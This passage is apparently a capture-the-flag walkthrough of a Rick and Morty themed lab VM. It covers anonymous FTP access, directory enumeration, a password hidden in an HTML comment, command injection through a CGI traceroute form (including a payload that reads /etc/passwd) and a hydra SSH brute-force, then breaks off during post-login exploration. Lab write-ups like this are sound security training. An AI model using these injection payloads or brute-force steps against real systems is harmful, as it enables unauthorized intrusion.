┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 3.0.3)
Name (10.0.2.6:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Very nice! We can connect.




```
ftp> ls
229 Entering Extended Passive Mode (|||54715|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
226 Directory send OK.
ftp> █
```

Looking into the files we have access to, there is a flag.txt file we can "cat".
Trying that doesnt give us anything, so we can download the file onto our machine:



```
ftp> cat FLAG.txt
?Invalid command.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
229 Entering Extended Passive Mode (|||29842|)
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
100% |*********************************************************************|    42       10.20 KiB/s    00:00 ETA
226 Transfer complete.
42 bytes received in 00:00 (6.63 KiB/s)
ftp> █
```




```
┌──(kali㉿kali)-[~]
└─$ ls
dan_hash.txt  Downloads      gheo_hash.txt  linpeas.sh  packages.microsoft.gpg  Pictures   test_pwd_hash
Desktop       filip_hash.txt LinEnum.sh     Music       password.out            Public     Videos
Documents     FLAG.txt       LinEnum.sh.1   output.txt  php-reverse-shell.php   Templates

┌──(kali㉿kali)-[~]
└─$ cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points

┌──(kali㉿kali)-[~]
└─$ █
```

**Looking at the file on our machine, we discovered our third flag of the game!**


Seeing as port 6000 doesnt let me do anything with it, we can try to see if there are folders we can access on the website using gobuster

```
gobuster dir -u 10.0.2.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 10.0.2.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/passwords            (Status: 301) [Size: 234] [--> http://10.0.2.6/passwords/]
Progress: 145399 / 220561 (65.92%)
```

While we let the scan go on we can see that there is a passwords folder in the website structure that we can try to access.




| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| FLAG.txt | 2017-08-22 02:31 | 44 | |
| passwords.html | 2017-08-23 19:51 | 352 | |

Entering the url 10.0.2.6/passwords gives us these folders




```
FLAG{Yeah d- just don't do it.} - 10 Points
```

### The context of FLAG.txt give us our fourth flag.



Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide them.. I'd delete them entirely but I know you'd go bitching to your mom. That's the last thing I need.

Passwords.html gives us this content. So if we take a look at the code for the page, we can find a password "winter" that we can use.




```
<!DOCTYPE html>
<html>
<head>
<title>Morty's Website</title>
<body>Wow Morty real clever. Storing passwords in a file
<!--Password: winter-->
</head>
</html>
```

The only place we can use this password seems to be the 9090 port we tried to access before and only found a flag for.
We can add it to the things we know about the server:


- password: winter

Another thing that I always forget about is to check for references of robots.txt on the website URL or any other thing that permits it, so we can try that now:




```
They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```

We get three new URLs we can try.




--UNDER CONSTRUCTION--

First route gives us this website, and upon inspecting the webpage we get the following:




```
<html><head><title>Root Shell
</title></head>
--UNDER CONSTRUCTION--
<!--HAAHAHAHAAHHAaAAAGGAgaagAGAGAGG-->
<!--I'm sorry Morty. It's a bummer.-->
</html>
```

The second page gives us an IP tracer, which is weird to have. Let's try looking at the source code as well.




**MORTY'S MACHINE TRACER MACHINE**
Enter an IP address to trace.



```
<html><head><title>Super Cool Webpage
</title></head>
<b>MORTY'S MACHINE TRACER MACHINE</b>
<br>Enter an IP address to trace.</br>
<form action=/cgi-bin/tracertool.cgi
    method="GET">
<textarea name="ip" cols=40 rows=4>
</textarea>
<input type="submit" value="Trace!">
</form>

```

Not much.


But given this page has a .cgi suffix, we can assume that the website executes bash commands. Tracing IPs usually includes using the traceroute command, so let's test it out.



```
traceroute to 10.0.2.15 (10.0.2.15), 30 hops max, 60 byte packets
 1  10.0.2.15 (10.0.2.15)  0.616 ms  0.544 ms  0.457 ms
```

While this is not the smartest thing to do, we can find the attacker machine with this webpage.

Scouring the internet, we find that this is an opportunity for RCE, or remote code execution. I find that using ";" bypasses the input.




**MORTY'S MACHINE TRACER MACHINE**
Enter an IP address to trace.

```
; whoami; -ls -la /
```

```
apache
```

Trying this command we can assume that we have access to the server. Knowing this is a Fedora server, we can look for users so that we can increase our attack surface:




```
; tail /etc/passwd
```

```
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```


"cat" is blocked as a command on the website, so we try to tail the contents of the folder. We find that there are a lot of users here.
Something interesting here is that some users are specified to have no login, while Rick , Morty and Summer do.

To bruteforce the accounts, we can put them in a file and use hydra with the password winter to try to connect to port 22222, which is another ssh port opened on the machine:



```
┌──(kali㉿kali)-[~]
└─$ nano usernames.txt

┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -p winter 10.0.2.6 ssh -s 22222
```


Usernames.txt contains: RickSanchez, Morty and Summer, as discovered above.




```
┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -p winter 10.0.2.6 ssh -s 22222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyw

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-15 04:28:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per t
[DATA] attacking ssh://10.0.2.6:22222/
[22222][ssh] host: 10.0.2.6   login: Summer   password: winter
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-15 04:28:54
```

Pretty easy guess, but summer set her password to winter.

We can now ssh into the port with these credentials, so that we can do some privilege escalation.




```
┌──(kali㉿kali)-[~]
└─$ ssh Summer@10.0.2.6 -p 22222
The authenticity of host '[10.0.2.6]:22222 ([10.0.2.6]:22222)' can't be established.
ED25519 key fingerprint is SHA256:RD+qmhxymhbL8Ul9bgsqlDNHrMGfOZAR77D3nqLNwTA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.6]:22222' (ED25519) to the list of known hosts.
Summer@10.0.2.6's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$
```




```
[Summer@localhost ~]$ whoami
Summer
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ cat FLAG.txt
                         _
                        | \
                        | |
                        | |
   |\                   | |
  /, ~\                / /
 X     `-.....______./ /
  ~~. ~  ~              |
     \             /    |
      \  /_     ___\   /
      |  ^ ~~~~~~  \  |
      | | \        || |
      | |\ \       || )
     (_/ (_/      ((_/

[Summer@localhost ~]$ tail FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
[Summer@localhost ~]$ █
```

**Annoyingly, cat again doesn't work on this user, so we tail the content of the fifth flag file!**

trying to find something about the other users from Summer, we can check the home folder to see who we have access to:




```
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ ls /home
Morty  RickSanchez  Summer
[Summer@localhost ~]$ █
```




```
[Summer@localhost ~]$ ls /home
Morty  RickSanchez  Summer
[Summer@localhost ~]$ ls /Home/RickSanchez
ls: cannot access '/Home/RickSanchez': No such file or directory
[Summer@localhost ~]$ ls /home/Morty
journal.txt.zip  Safe_Password.jpg
[Summer@localhost ~]$ █
```

While RickSanchez can't be accessed, since he's probably the admin, we can see that Morty has some incriminating files on his user.



